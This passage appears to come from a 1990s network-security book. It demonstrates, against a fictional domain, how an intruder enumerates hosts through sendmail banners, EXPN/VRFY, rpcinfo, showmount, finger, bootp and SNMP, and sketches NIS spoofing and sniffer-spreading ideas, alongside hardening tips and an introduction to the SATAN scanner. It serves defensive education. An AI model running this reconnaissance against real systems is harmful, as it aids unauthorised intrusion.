By talking directly to the SMTP port, TCP port number 25, a hacker can ask the SMTP daemon, almost always sendmail, to provide information on the remote system and on itself. sendmail is a great source of security holes, because it typically runs set-uid to root, consists of tens of thousands of lines of C code, has a large and complex configuration file that is customized by every user, and is run on every host that acts as a transport agent for e-mail on the Internet. Non-Unix systems such as Macs or PCs that want to send Internet e-mail will typically make a direct connection to a Unix system running sendmail. The Macs or PCs do not typically act as mail transport agents on the Internet.

The hacker would like to get information on the host OS and the version of sendmail. He could also use EXPN (expand), HELP, and VRFY to identify information such as the identity of the postmaster (a requirement for all mail hosts), root, guest, webmaster, ftp, uucp, lp, and www. The hacker is quite interested in finding mail expansions that indicate programs, files, or mailing lists.

If sendmail is configured to permit EXPN, the sendmail aliases file is read and the expansion corresponding to the entry is returned. If only VRFY is permitted, the hacker can still verify the existence of accounts in the /etc/passwd file. A utility program, expand_alias, is available that can automate expansion searches.

For an example, here is what the hacker sees when interrogating sendmail on the systems in notreal.com:

```
% telnet dns1.notreal.com 25
220 dns1.notreal.com. Sendmail 5.0/SMI-SVR4 ready at Sat, 11 Nov 95 19:47:37 PST
```

Note sendmail typically reports back the version of the binary as the first field after the name sendmail in the initial banner, followed by a / and the version of the configuration file. This is configurable via the sendmail.cf file and may differ on some machines.

The sendmail binary appears to have a 5.0 version, and the config file has an SMI-SVR4 version. The SMI stands for Sun Microsystems Inc., and 5.0 stands for the Sun OS 5.0 or Solaris 2.0 system.

```
% telnet m2.notreal.com 25
Connected to m2.notreal.com.
220 m2 Sendmail 5.65v3.2 (1.1.3.6) Sat, 11 Nov 1995 20:04:27
```

The binary says 5.65v3.2, which indicates that it is version 5.65 of sendmail. The 3.2 appears to hint that this is an IBM AIX system, but this is really not the case. Recall from the ftpd banner that this system is a DEC OSF/1 box. Notice that the config file version information is separated by a space and surrounded by parentheses. It appears to be an RCS version number. This could be useful when reverse-engineering patches that included security fixes.

```
% telnet m3.notreal.com 25
220  m3.notreal.com Sendmail 931110.SGI/930416.SGI ready at Sat, 11 Nov 95
19:54:12 -0800
```

This is clearly the SGI system. Notice the dates of the sendmail binary (931110.SGI) and sendmail config file (930416.SGI). This is useful if a hacker finds that a sendmail security hole occurred after the given date in the header string. Luckily for this intruder, there have been several sendmail holes since November 93. A hacker can find details on that by studying the CHANGES file for the latest sendmail available from UCB.

```
% telnet m5.notreal.com 25
220 m5. Sendmail 4.1/SMI-4.1 ready at Sat, 11 Nov 95 19:53:48 PST
```

SMI tells you that this is a Sun OS, and 4.1 indicates the version of the Sun OS. There is no information on the version of sendmail, although you can make assumptions based on the OS version.

```
% telnet sys3.notreal.com 25
220 sys3.notreal.com Sendmail AIX 4.1/UCB 5.64/4.03 ready at Sat, 11 Nov 1995
20:22:55 -0800
```

This banner is quite clear about the OS version (IBM AIX 4.1) and the sendmail version (5.64). This is quite useful.

```
% telnet mail.notreal.com 25
220 mail.notreal.com ESMTP Sendmail 8.7/8.7; Sat, 11 Nov 1995 20:05:52 -0800 (PST)
```

This system is running the latest version of sendmail from the UCB distribution.

```
% telnet sys4.notreal.com 25
220 sys4.notreal.com HP Sendmail (1.37.109.8/15.6) ready at Sat, 11 Nov 1995
21:36:36 -0800
```

This system clearly announces that it is an HP (HP-UX) system. Although the ftpd on HP-UX did not announce the OS type, the sendmail daemon does. No real information on the version of the daemon, though.

Note The amount of information gained by interrogating each network daemon on the target systems can easily overwhelm an intruder. A nice report and summary tool could be quite useful, and SATAN provides this. In the absence of such a tool, perhaps a spreadsheet or custom database could help maintain the information.

The list of sendmail holes is quite lengthy; however, the latest sendmail from `ftp.cs.ucberkeley.edu` (currently 8.7.2) nearly always has patches for all known holes. Running that sendmail, or making sure your vendor has all patches that this version contains, can make your system as safe as it can be. Using smrsh and a small list of permissible programs can also improve your sendmail security, as can disabling VRFY and EXPN, although this does remove some of the usefulness of the e-mail infrastructure.

UDP/TCP Scan

The hacker now wants to gain information about the remote system's /etc/inetd.conf file, which contains a list of services offered by inetd. SATAN includes programs that attempt to connect to each UDP and TCP port. The hacker can write similar socket programs to do this, but it is, once again, much easier to use SATAN.

The Internet operates under the assumption of well-known ports, as described in RFC 1700 "Assigned Numbers." The /etc/services file provides a list that can be used to make assumptions on the service listening to the port that accepted a connect during the scan.

For TCP, telnet can be used to try a connect to a particular port. For example:

```
% more /etc/services
# This file associates official service names and aliases with
# the port number and protocol the services use.
# The form for each entry is:
# <official service name>  <port number/protocol name>  <aliases>
echo           7/tcp                # Echo
echo           7/udp                #
discard        9/tcp  sink null     # Discard
discard        9/udp  sink null     #
systat        11/tcp  users         # Active Users
daytime       13/tcp               # Daytime
daytime       13/udp               #
...
% telnet dns1 echo
Trying...
Connected to dns1.notreal.com.
Escape character is '^]'.
one
one
...
% telnet sys3 echo
Trying...
```

```
telnet: Unable to connect to remote host: Connection refused
% telnet dns1 13
Trying...
Connected to dns1.notreal.com.
Escape character is '^]'.
Sat Nov 11 22:22:34 1995
Connection closed by foreign host.
%
```

Here the hacker finds that sys3 does not offer the echo service, whereas dns1 does offer it, as well as the daytime (TCP/13) service.

For manual TCP scans, a hacker can use telnet or the SATAN TCP scanner. For UDP scans, the hacker must make a program or use the SATAN UDP scanner. Other port scanners are available at FTP archives such as COAST.

Tip You can use TCP wrappers to prevent unauthorized remote systems from successfully making TCP or UDP connections to local services. Wietse Venema's tcp_wrappers is one of the most popular such programs, although several vendors include similar functionality into inetd, via inetd.sec or xinetd. Xinetd also offers a good deal of flexibility in controlling services and minimizing risks.

At this point, the hacker has spent quite a bit of time manually interrogating ftpd, sendmail, and telnetd to gather information on the remote system from banner comments. The hacker has also gained information on which services are offered on the remote system. A manual scan for this information can take ten minutes per host. The hacker can use SATAN to scan hundreds of hosts for this information in a few seconds. Not only will SATAN do the scan, SATAN will generate summary reports, and build a database of discovered systems that can be automatically scanned. Although manual scans, as demonstrated in this section, are useful for understanding and expanding SATAN, they are quite slow and inefficient.

Portmap Information

Internet network services are offered primarily through three mechanisms: network daemons that constantly listen to a port, network daemons that use inetd to listen to a port and are invoked when a connection request is caught by inetd, and rpc services that use the portmap program to dynamically assign a port in response to a request for that particular program. The most popular rpc services are NIS and NFS, both of which offer much to the intruder.

The rpcinfo program interrogates a remote portmap program and indicates what services are available. A hacker looking at the notreal.com systems would see something such as this (for brevity's sake, TCP versions have been deleted):

```
% rpcinfo -p m2.notreal.com
   program vers proto   port
    100000    2   udp    111  portmapper
```

```
100007    2   udp    877  ypbind
100005    3   udp   1027  mountd
100003    3   udp   2049  nfs
100024    1   udp   1028  status
100021    4   udp   1031  nlockmgr
100020    3   udp   1033  llockmgr
100011    1   udp   1036  rquotad
100017    1   tcp   1025  rexd
100001    3   udp   1029  rstatd
100002    2   udp   1031  rusersd
100008    1   udp   1033  walld
100012    1   udp   1036  sprayd
150001    2   udp   1038  pcnfsd
100026    1   udp   1036  bootparam
100028    1   tcp   1094  ypupdated
100004    2   udp    716  ypserv
100009    1   udp   1023  yppasswdd
```

The interesting services to note are nfs, ypbind, ypserv, ruserd, bootparam, mountd, and rexd. The others are useful too, so the hacker records all this information into an ever-expanding database. SATAN scans the list of services offered by the portmap program and specifically looks for the presence of nfs/mountd, yp/NIS, and rexd. All three of these services have been associated with security holes. Note that some portmaps permit remote unregistration and registration of programs, allowing a remote hacker to modify the portmap database. The newer version of portmap is called rpcbind; it still features the same issues.

Tip

A secure portmap program and rpcbind are available from Wietse Venema, one of the creators of SATAN and the creator of tcp-wrapper. A system admin can configure this portmap to respond only to requests from authorized network addresses. Although this can be circumvented using IP spoofing, it does improve security. This program also includes several security improvements such as the elimination of request forwarding.

Boot Information

If SATAN discovers that a system's portmap program offers the bootparam service, SATAN will scan that service and learn the NIS domain name. SATAN focuses on the first phase of a network attack, gaining remote access, and does not try to interrogate the bootpd server; however, the bootpd server offers an intruder an excellent way to carry out phase three of an attack. If the intruder has gained root access to a system, the intruder can exploit vulnerabilities offered by bootpd. SATAN will list the systems running bootpd, and the vigilant intruder will try to attack these systems once he or she has gained access to any system on the same LAN segment.

After the hacker has gained access to a system on the same LAN segment as the bootpd server, the hacker can identify the LAN addresses of the remote server by first pinging it. The ping causes the compromised system to generate an ARP request packet that the remote server

responds to with a packet containing its LAN address. The hacker then dumps the arp cache of the compromised system. This requires the hacker to be on the same LAN segment, or else the LAN address is just that of the nearest router. Once again, SATAN is useful in the first phase of an attack, when trying to gain initial access to a remote system. This discussion of bootpd is related the third phase of an attack: extended access by using additional vulnerabilities, in this case vulnerabilities only available to systems on the same LAN.

Of course, if the hacker is on the same LAN segment, the hacker can spoof the arp requests and impersonate hosts, a major vulnerability. Therefore, a more realistic attack might come from a brute force sequencing through all the possible LAN addresses. The first three parts of the LAN address are fixed by the manufacturer and are widely available. The last three parts vary by system, offering a total of 255×255×255 = 16 million combinations. A real attack could generate 16 million bootpc request packets; perhaps they would start the attack on a Friday evening and run it until they got lucky. Some intelligent sequencing may even be possible. A hacker could try to map a pattern of the LAN address scheme on a vendor's system versus the system and shipment date and then use previously gained information to narrow the search space.

Assuming that the hacker is able to get the LAN address, the hacker can now get information on the boot file that the bootpd (dhcp) server offers to boot clients. (Note that some Unix systems, notably Sun, use the rpc bootparam method for providing this information, rather than a bootpd server.) Here is an example of being on the same LAN and using ping to grab the LAN address:

```
% ping sys4.notreal.com
PING sys4.notreal.com: 64 byte packets
64 bytes from 12.3.45.67: icmp_seq=0. time=2. ms
% arp -a
sys4.notreal.com (12.3.45.67) at 8:0:9:01:23:45 ether
% bootpquery 080009012345
Received BOOTREPLY from m4.notreal.com (12.3.45.78)

Hardware Address:       08:00:09:01:23:45
Hardware Type:          ethernet
IP Address:             12.3.45.67
Boot file:              /usr/lib/uxbootlf.700

RFC 1048 Vendor Information:
  Subnet Mask:          255.255.248.0
  Gateway:              12.3.45.6
  Domain Name Server:   12.3.4.56
  Host Name:            sys4
%
```

The bootpquery program is a simple HP-UX program that generates a bootp request and formats the reply. A comparable program is easy enough to generate on other Unix systems.

The information returned by bootpd is quite useful. The bootp packets contain IP and hostname information about systems that boot their kernels over a network connection to a server. The bootp packets also indicate a boot server system that supplies boot files and boot configuration information to client systems that boot over the network. An intruder can try to corrupt boot data on the server or try to masquerade as a boot server to the client.

If the remote systems are using the rpc bootparam method instead of the bootpd method, the hacker can get the information via the portmap program on the systems that showed bootparam on the rpcinfo -p list.

By crafting an rpc program that does a callrpc() for BOOTPARAMPROC_WHOAMI, the hacker can get the same information, as well as the NIS domain of the systems, which can then be used to request NIS maps, such as passwd, from the ypserv program. A program called bootparam that gets such information is included as part of SATAN.

Tip A system administrator should never permit a boot server to be available for Internet access. The firewalls should be configured to screen out packets on the bootp (67/UDP, 68/UDP, 1067/UDP, 1068/UDP) and portmap ports (111/UDP, 111/TCP).

finger, rusers, and rwho

Some consider the finger program to be one of the most dangerous tools for information leakage. Although it provides useful information for monitoring remote hosts, it provides even more useful information for hackers who are trying to build up databases of information about the target systems. A comparable rpc program, rusers, is frequently available even when fingerd is not. A third program, rwho, also provides similar information.

First, the hacker uses finger @<*systemname*> to get a list of users who are currently logged on. Then the hacker tries using login names at each system, such as root, bin, guest, ftp, tftp, daemon, sync, and usernames that the hacker has already discovered. This should result in a bonanza of information for the hacker's growing database:

```
% finger @m2.notreal.com
[m2.notreal.com]
Login       Name              TTY Idle    When            Office
root     system PRIVILEGED ac *:0      Fri 11:41
root     system PRIVILEGED ac  p2   8d Fri 11:56
bkelley  Bob Kelley            p4   5d Tue 15:14  Bldg 52 X71111
% finger root@m2.notreal.com
[root@m2.notreal.com]
Login name: root      (messages off)        In real life: system PRIVILEGED
account
Office: Bldg 43,  x71111
Directory: /                        Shell: /bin/sh
On since Oct 27 11:41:13   on :0
On since Oct 27 11:56:39   8 days Idle Time  on ttyp2
```

```
On since Nov  3 13:46:00   8 days Idle Time  on ttypa from m4
On since Nov  3 15:52:41   8 days Idle Time  on ttypb from m3
% finger ftp@m3.notreal.com
[m3.notreal.com]
Login name: xxftp                In real life: anonymous ftp
Directory: /users/ftp                     Shell: /bin/false
Never logged in.
No Plan.
% finger bin@m3.notreal.com
[m3.notreal.com]
Login name: bin                   In real life: System Tools Owner
Directory: /bin                           Shell: /dev/null
Never logged in.
No Plan.
% finger guest@m3.notreal.com
[m3.notreal.com]
Login name: guest                 In real life: Guest Account
Directory: /usr/people/guest              Shell: /bin/csh
Last login at Wed Jul 12 17:39 from mabel@halifax.com
No Plan.
```

A hacker uses finger to build up a copy of the /etc/passwd file, with new information on login names, home directories, login shells, last login information (tty, system used to login from, and date last logged in), and even information about the individual (phone, address, and so on). This information can be useful as vulnerabilities are discovered. If the hacker discovers that /usr is NFS exported, for example, the hacker would like to know any users that have a home directory in /usr (such as guest above). This would permit the hacker to launch .rhosts-type attacks against this user.

Tip Avoid enabling fingerd in inetd. The tcp-wrapper can restrict remote access to fingerd if finger information is absolutely necessary for the network.

The rpc equivalent of fingerd is rusersd. If the remote system indicates through the rpcinfo -p printout that rusersd is a registered rpc service, running rusers -l <*remote system*> generates a list comparable to that generated by finger @<*remote system*>. The output is very similar to who or rwho. rusers does not allow a query for information about an individual user. SATAN uses rusers to gather information about remote systems:

```
% rusers -l mail.notreal.com
bkelley  mail:ttys0  Oct 04 12:23  115:28 (m2.notreal.com)
perry    mail:ttys2  Oct 25 14:53  607:20 (sys1.notreal.com)
chris    mail:ttys3  Oct 06 08:16  473:41 (sys2.notreal.com)
stan     mail:ttys7  Sep 22 10:03  126:18 (m3.notreal.com)
mabel    mail:ttys9  Oct 16 15:42  447:27 (m4.notreal.com)
www      mail:ttysb  Oct 10 08:27   65:27 (sys2.notreal.com)
```

The third program, rwho, depends on a daemon called rwhod that does periodic network broadcasts of who is on a system to other rwhod programs. This is not very useful for hacking

because a hacker cannot directly interrogate the rwhod, but he must run a rwhod to listen to broadcasts. Because the broadcasts don't go past the local LAN segment, the hacker never sees an update.

Note A number of Web sites that feature username searches are available from the Yahoo White Pages Web page at `http://www.yahoo.com/Reference/White_Pages`.

NFS Export Information

For those systems that indicate a mount service via the rpcinfo -p list, the showmount program can interrogate rpc.mountd for details. The showmount -a command prints out a list of which hosts have mounted the exported file systems. The showmount -e command requests a list of file systems that are exported via NFS as well as the authorization list for those file systems:

```
% showmount -e dns1.notreal.com
export list for dns1.notreal.com:
/tmp                sys2,sys3
/usr                (everyone)
/export/home        (everyone)
/var                (everyone)
/cdrom              (everyone)
/                   m2
% showmount -a dns1.notreal.com
m2.notreal.com:/
m3.notreal.com:/usr
sys2.notreal.com:/tmp
```

Because NFS depends on client-side authentication, a hacker can use one of the many NFS hacking tools, such as nfsbug, nfsshell, or nfsmenu, to gain read and write access to the exported file systems. SATAN scans for unrestricted NFS access and indicates this as a potential problem in its reports.

An analysis of the exported file system can offer some insights at vulnerable points. The /cdrom file system is probably acceptable, because it is read-only, as long as the cdrom does not contain private information. The /tmp file system is also probably acceptable, because of the inherent understanding by most users and programs of the lack of security.

The /usr directory is probably acceptable if it is exported read-only, because it usually contains binaries. However, many programs depend on /usr/tmp, increasing the likelihood of this directory being writeable. If the directory is writeable and binaries are owned by non-root users, the integrity of the binaries is at risk.

/export/home is probably a directory of user home directories that are exported with read and write permissions. This is a major vulnerability if the system permits .rhosts files, .Xauthority files, or .netrc files for FTP logins.

By gaining access to the /var/yp directory of a system that is a yp/NIS server, as indicated by the portmap information, you can determine the domain name for yp/NIS. The domain name is the name of the subdirectory of /var/yp. If you have write access to that system via NFS, you can rewrite the passwd map files and distribute them to all the yp/NIS clients in the domain.

Tip NFS should never be accessible to the Internet. When used, it should be read-only if possible. It should never permit root access with write capability. Hackers can cope with only so much laughter.

NIS Information

An NIS server (ypserv) distributes maps on major system files to all systems inside an NIS/yp domain. These maps include passwd, hosts, aliases, services, and others. The NIS server transfers a map to any ypbind client that knows the domain name. There are several ways to get the NIS domain name: the bootparam method (mentioned previously and used by SATAN), the NFS server method (also mentioned previously), and intelligent guessing (also used by SATAN). The domain name is frequently something descriptive and easy-to-remember, to help internal users. For example, notreal might be a good guess for the NIS domain for notreal.com. The ypx program can help guess a domain name and transfer an NIS map from the NIS server.

Of course, the hacker could always busy the NIS server with a denial of service type of attack (hundreds of FTP, telnet, or smtp requests), causing the response time to an NIS client's request to be slow enough to cause the NIS client to broadcast a request for a new NIS server to bind to. The hacker could then answer this request and have the client bind to the hacker's system, and distribute the passwd map to this client. At this point, the hacker has control over the target system.

Tip NIS should never be accessible to the Internet and should not be used in a potentially hostile environment. NIS domain names should be quite cryptic and unguessable. NIS+ tries to address many of these issues and should be considered as a replacement.

Web Server Information

SATAN, as currently distributed, does not include any scans for Web server vulnerabilities. Although the only Web server vulnerabilities discovered have been related to the https (SSL version of http) services, the dynamic growth of Web server functionality will certainly lead to vulnerabilities. A system administrator can easily add scans for these yet-to-be-discovered vulnerabilities to SATAN; an example of adding scans to SATAN is included at the end of this chapter.

Even though there are no current Web server vulnerabilities, Web servers are a source of information leakage. Although no indirect information leakage occurs via the httpd on the

remote systems, the direct, or intended, information leakage from Web pages can be useful. By using a Web browser, a hacker can find information about users and systems in the remote network. It is possible to make an automated program that would recursively interrogate the http port (TCP/80), doing GET <*page*> where <*page*> is /index.html or similar Web page paths, scanning the pages for addresses with the domain notreal.com. (PERL would seem ideal for this task.) A comparable scanner for the https (a cryptographically secure version of http that uses SSL, usually on TCP/443) could be constructed using either sslref2.0 or SSLeay. (See the section on SSL for details.) SATAN could easily be modified to support such Web scanners.

By creating a Web site and having members of notreal.com connect to it, a hacker can gain information about the client systems. Some Web browsers will send information about the local environment and URLs. Of course, such an approach can be extended to making corrupted binaries, Java pages, PostScript documents, or e-mail messages. This is moving from passive information gathering to active deception, but a malevolent intruder is not troubled by this.

Note A useful Web site for looking up user e-mail addresses is `http://okra.ucr.edu/okra/`. By specifying the first and last name of a person, the remote system searches a database built up from network news posts.

NNTP Information

SATAN does not scan for information available through network news. NNTP really is a useful source of gaining hostname information, however. It is possible to scan every posting to network news for addresses ending in notreal.com. These could be part of e-mail addresses of the posters from within notreal.com, or part of messages posted by notreal.com users. In either case, such postings provide another source of information leakage regarding notreal.com's systems and users.

The nntpd has the potential for attacks, similar to smtp, but is protected to a certain extent by being able to select which hosts can connect to it. Having embedded MIME statements in news postings can be a hidden danger if the newsreader, such as tin or Netscape, can interpret them. For example, if you have a MIME statement that does an external FTP for the .rhosts file, this could open your system to a trust attack.

Routing Information

The gated routing program broadcasts routing tables to other routing daemons. These packets can be used to build up a picture of the routing tables (netstat -r) on each of the systems in notreal.com. They also help to add hostnames to the list of systems in that domain. Knowing that gated is running can be useful because this program is vulnerable to trusting routing packets from unauthenticated sources. SATAN indicates whether or not a system is running gated.

identd Information

SATAN's TCP scan discovers whether or not a system is running an identd server, such as pidentd. Programs such as idlookup enable you to determine information about the originator of a network connection to your system. If the originator of the connection is on a system that runs pidentd, information about the system type, the local nationalization variables, and user are available. If you can get a user to connect (by sending mail to you, ftping to you, or using a Web browser to connect to your Web site), you can use idlookup to gain this information.

By using IP spoofing and source routing, a hacker can masquerade as a host that has a current open connection and do a brute force search for user information.

If a hacker knows that a large server is accessed by a client at a certain IP address, for example, the hacker can do multiple connects to the auth port on the large server, masquerading as the client (perhaps using the FTP server bounce vulnerability), indicating the shell or login ports as destination ports on the server, and scanning all possible ports on the client. Each successful match would provide the hacker with the login name of a user who is using either remsh (rsh) or rlogin to gain access to the server. These users would be possible victims for an .rhosts attack.

Packet Sniffing

Although packet sniffing is more closely related to the third phase of a network attack, and SATAN deals mainly with detecting first phase vulnerabilities, packet sniffing is still one of the most commonly used Internet attacks.

If a hacker can put a packet sniffer on major routes across the Internet, the hacker could use filtering rules to watch for connections going into or out of notreal.com. Then any connection for FTP, telnet, rlogin, or SMTP would permit the hacker to catch a password or other information. Capturing X authority information, NIS maps, or DNS maps can also be quite useful.

By widely distributing packet sniffers to many locations, perhaps by surreptitiously placing them onto sites with minimal security, the odds of catching such connections increase. Even if the hacker sees only a password for a user on an outgoing connection, a login/password combination is useful knowledge because most users use only a limited number of different passwords. In addition, cracking the account of that user on a remote system would perhaps permit the hacker to leverage that intrusion to gain access to notreal.com.

The *tcpdump* program is a packet sniffer that uses streams dlpi to monitor all traffic going across a system's network interface. It could be used to provide an example of how to embed a packet sniffer into another program in a virus type format. This program could then be distributed, and when run on the unsuspecting victim's system, it would capture information and retransmit it to the intruder's system.

Note tcpdump and libpcap are available from the CIAC archives at `http://ciac.llnl.gov`. These programs use the /dev/nit device or the streams dlpi interface to put the network interface into promiscuous mode. When tcpdump is run, it prints out the contents of each packet that passes by the network interface. Command-line filters allow tcpdump to just watch for mail, telnet, transfer to certain hosts, or other selection criteria. libpcap offers a library of routines that monitor LAN traffic. Not all network interfaces support the promiscuous mode, so check with your vendor first.

IP Layer Information

A hacker would like to know if the target systems permit IP source routing and IP forwarding. These two features can be quite useful. The traceroute program is a useful vehicle for this; using the -g option for loose source routing, or by modifying it for full source routing, the intruder can source route a packet to the target and attempt to get a reply. Unfortunately, SATAN does not scan for this functionality.

If the target system has a weak firewall implementation, such as something that does only application-level filtering, the hacker could try to get the transport layer to send a packet into the network by using IP forwarding.

A recent RFC, 1858, discusses a security vulnerability that could result from the fragmentation of IP packets occurring at breakpoints inside the TCP header. If a hacker is able to see such fragmentation occurring, by packet sniffing, the hacker can try to exploit it by intercepting the connection and spoofing portions of the TCP header. The hacker might even be able to cause such fragmentation on intermediate routers by heavily loading them down with traffic at the appropriate time.

X11 Information

An improperly configured X Windows server is a major vulnerability. If the user executes xhost +, that user has disable access control to the X Windows server, permitting any remote user to gain control over it. By using an XOpenDisplay() call to the target system, a hacker can identify if access controls permit a remote user to capture control over it. SATAN claims to include a program called opendisplay that does this; actually, SATAN uses xhost to determine this information. The SATAN reports indicate whether or not remote systems have X Windows access control.

rexd Information

If rexd is listed in the portmap services, the target system most likely permits execution of commands from any remote system by using the on command. An option to rexd can require the remote system to be listed in the hosts.equiv file, but this option is not the default. Even if the remote system hostname must be listed in hosts.equiv, the security is weak. A hacker can

try to poison a dns cache with face resource records to circumvent this security. rexd is an inherently insecure service that should be used only behind firewalls and on secure networks. SATAN includes a scan for rexd.

SNMP Information

SNMP is a server that facilitates network management by permitting remote programs, such as HP's OpenView Network Node Manager, to gather information about hosts and routers. This also permits a hacker to gather information about remote hosts and routers.

Each SNMP request includes a community name, which authenticates the access request to the snmpd program on the target. There are two kinds of requests:

- **SNMP GetRequest.** Permits the remote user, or manager, to read a system variable (MIB).
- **SNMP SetRequest.** Permits the manager to alter an MIB value. An MIB corresponds to a system setting.

The standard snmpd (both v1 and v2) distribution comes from CMU and includes many incredibly useful tools for gathering information about remote sites. SNMP applications are on `ftp://lancaster.andrew.cmu.edu/pub/snmp-dist/`.

The three most useful applications are snmpget, snmpnetstat, and snmpwalk. A hacker can use *snmpget* to talk directly to the snmpd on the target system, requesting information and changing system variables (MIBs). The *snmpnetstat* utility can be used by a hacker to effectively run netstat on the remote system. Here is an example:

```
% snmpnetstat -v 1 sys2 public
Active Internet Connections
Proto Recv-Q Send-Q  Local Address            Foreign Address       (state)
tcp   0      0       sys2.notreal.com.telne   m2.notreal.com.2409   ESTABLISHED
tcp   0      0       sys2.notreal.com.telne   m1.notreal.com.2895   ESTABLISHED
...
```

The *snmpwalk* generates a printout of vast amounts of information about the remote system, much of it related to kernel transport status.

The only authentication done by snmp v1 is that the request requires knowledge of the remote community name, which is configured in the /etc/snmp.conf file. The default community name is public.

By default, remote users cannot alter MIB values but can read all MIB values. If the snmp.conf file has a set-community-name setting, remote managers can do SNMP SetRequests, permitting them to modify the local system's MIB values. The remote user just needs to guess the community name. If the snmp.conf file has a get-community-name setting, the remote users must provide the community name before gaining access to MIB values.

Although snmp v1 is useful for gaining system and routing information, the new snmp v2 has adequate security to prevent most attacks. Even though v2 is available from the same source as v1, the vast majority of systems seem to support v1 or both v1 and v2. SATAN does scan for the presence of snmpd, but does not interrogate the server for information.

Other Weak Points

SATAN's port scanning may reveal the presence of gopher, uucp, talk, ntp, relay chat, and systat services. While major vulnerabilities in these services are not popularly known, their presence may be useful as new vulnerabilities are discovered. SATAN only scans for the presence of these services; SATAN does not attempt to gather more information or search for vulnerabilities in these services. Although uucp used to be very helpful for attacking systems, its usage has dropped considerably. An interesting uucp hole is one where many sendmail aliases included a uudecode alias that would automatically invoke the uudecode command on an incoming mail message.

Similarly, gopher's popularity has declined dramatically as the popularity of the World Wide Web has gained. Most gopherd also provide access controls that can screen out undesired connections.

talk is still a useful attack point, because it permits a remote user to write to a user's tty, perhaps invoking commands and actions. ntp can be used to modify a system's time, but this is more a denial of service attack than a useful vulnerability. relay chat is interesting, but it offers little for attack and will certainly waste your time. relay chat can help you to build up a database of users and system names. Finally, systat is rarely seen but remains a great source of information when it is present.

Completion of the Manual Scan

At this point, the hacker has completed manually scanning the remote system for potential phase one vulnerabilities. This corresponds to the completion of a SATAN scan. Whereas the hacker took perhaps four hours to complete the above scans against a single host, SATAN could easily run the same scans against that host in seconds. In addition, SATAN would generate reports and databases of additional hosts to scan in the future. It is important for a system administrator to realize the manual approach to phase one attacks: SATAN only includes a subset of the possible scans, as mentioned throughout the preceding manual scan demonstration. A vigilant system administrator should consider adding additional scans to SATAN to cover all possible vulnerabilities.

Know the Code

The best way to know possible vulnerabilities is to study the code of Internet services. Most vendor code is based on publicly available source, from BSD, ATT, Sun, or private locations. Hackers get this source and study it for clues.

The Linux distributions are extremely helpful in understanding the operation of most programs. Even the latest and greatest code from vendors typically has comparable Linux source code. For example, NIS+ from Sun has a cousin in Linux called NYS. One popular Linux FTP site is `ftp://sunsite.unc.edu`.

The BSD44 distribution is available on CD-ROM from many bookstores now and is useful in understanding the transport layer implementation as well as many of the standard services, such as rlogin or inetd.

Some of the most popular private distributions follow:

- **sendmail:** `ftp://ftp.cs.berkeley.edu`
- **bind:** `ftp://gatekeeper.dec.com/pub/misc/vixie`
- **wu-ftpd:** `ftp://wuarchive.wustl.edu`
- **httpd:** `http://www.ncsa.uiuc.edu`
- **firewall kit:** `ftp://ftp.tis.com`

Try All Known Problems

Problems are not all fixed simultaneously. One vendor might fix one problem on one platform, but the other platforms from that vendor won't be fixed until later, and platforms from other vendors won't be fixed for quite some time later. So hackers reverse-engineer patches, search for security implications of those patches, and test all of notreal.com's systems for these holes. One major vendor estimated that many security patches are reverse-engineered within a day of release—sometimes within hours.

Some Unix problems are re-opened in new releases, or are never really closed. Hackers build up a catalog of problems and try them on new platforms, products, and releases. Has there ever been a new Unix OS release that didn't have at least one set-uid root script?

The hacker has gathered quite a bit of information on the remote systems in notreal.com's domain. At this point, an hacker should be able to identify some weaknesses—a system that offers unrestricted NFS exports or X Windows server access, for example.

Match Vulnerabilities with Opportunities

After building up a database of existing and past security holes, and then building up a database of a target organization's systems and configurations, the hacker can now try to cross-correlate opportunities and take advantage of them.

As an example, any weaknesses in sendmail, due to old versions or configuration mistakes, might permit the sending of the /etc/passwd file. A copy of the real passwd file could be in the anonymous FTP ~ftp/etc directory. An accessible X Windows system can allow a hacker to take control of the target. An NIS server or client can offer access to system maps. An NFS server can offer access to file systems. The presence of a tftpd, and the knowledge of the file system for the system type, might permit the uploading of a corrupt configuration or boot file onto the boot server. The tftpd might permit the downloading of files from any directory. The ftpd might allow an intruder to put an .rhosts into the ~ftp directory. A new system might not have passwords for all accounts.

Look for Weak Links

If the network scans don't reveal any vulnerabilities, the hacker may need to resort to non-network attacks.

The hacker might try a "Wargames" or "war dialer" type of dialing attack to determine modem addresses for the site. The hacker uses a modem to call every single phone extension in an organization until the hacker discovers all modems connected to phone lines. Two popular war dialer programs are "ton loc" and "phone tag." If the site permits dial-in access, this could lead to an intrusion.

The hacker might try to get physical access to the network, with some sort of site tap. The hacker might try to use people inside the organization, or former employees, to gain information or access. A hacker could interview for a job in the organization, gain some free time during the interview, walk up to a system on the site, and open a hole.

Summarize the Remote Network Attack

To summarize, the first phase of an attack is to get a login and password on the target systems. This first phase consists of two parts, building up a list of security holes and a database of information on the target. By matching the vulnerability with the opportunity, the hacker can gain access.

Automate the Search

Doing a search by hand is tedious and slow, considering that automation is easy with a computer system. One should seriously consider automating the search for network vulnerabilities. SATAN can be used to automate this search.

The First Meeting with SATAN

> "Soon will rise up what I expect;
> and what you are trying to imagine now
> soon must reveal itself before your eyes."
>
> —Dante Alighieri, *Inferno*, Canto XVI, lines 121–123

SATAN is an automated network vulnerability search and report tool that provides an excellent framework for expansion. The authors indicate that SATAN stands for "Security Analysis Tool for Auditing Networks."

Although a form of the SATAN program can be run from the Unix command line, SATAN is primarily intended to be run through a Web browser. Users indicate a target host or network, along with proximity search levels and search depth, and initiate a search. SATAN gathers as much information as possible about these targets and can search nearby hosts, as guided by the proximity rules. (Proximity rules are fully explained later in this chapter. Basically, if a scan of a target system reveals other host names, such as that target's DNS server, SATAN will consider those hosts to be on a proximity of "1" to the target. SATAN can be configured to make scans of the target and all hosts that are a certain proximity level away from that target.) It then adds search information into a standardized database that it uses for a variety of reports.

SATAN consists of a small PERL kernel, along with a number of C programs that do vulnerability checks, and a large number of PERL support programs that control the searches, store results to database files, generate reports, and emit HTML forms. Along with these executables, a large number of pre-prepared HTML documents and tutorials are included.

History

The two authors of SATAN, Wietse Venema and Dan Farmer, have had a long history of association with network security. According to the `doc/design.html` Web page in their SATAN distribution, some of the design goals of SATAN were as follows:

- Investigate mapping of the security of large networks
- Use the traditional Unix toolbox approach of program design
- Make the product freely available
- Discover as much network information as possible without being destructive
- Create the best investigative security network tool

Although early versions of SATAN were already available in late 1993, the advent of Web browsers in 1994 seemed to be the big turning point for the direction of the program. By early

1995, the program was already being beta-sited by many people. The creators choose April 5, 1995, Dan Farmer's birthday, to release SATAN to the world.

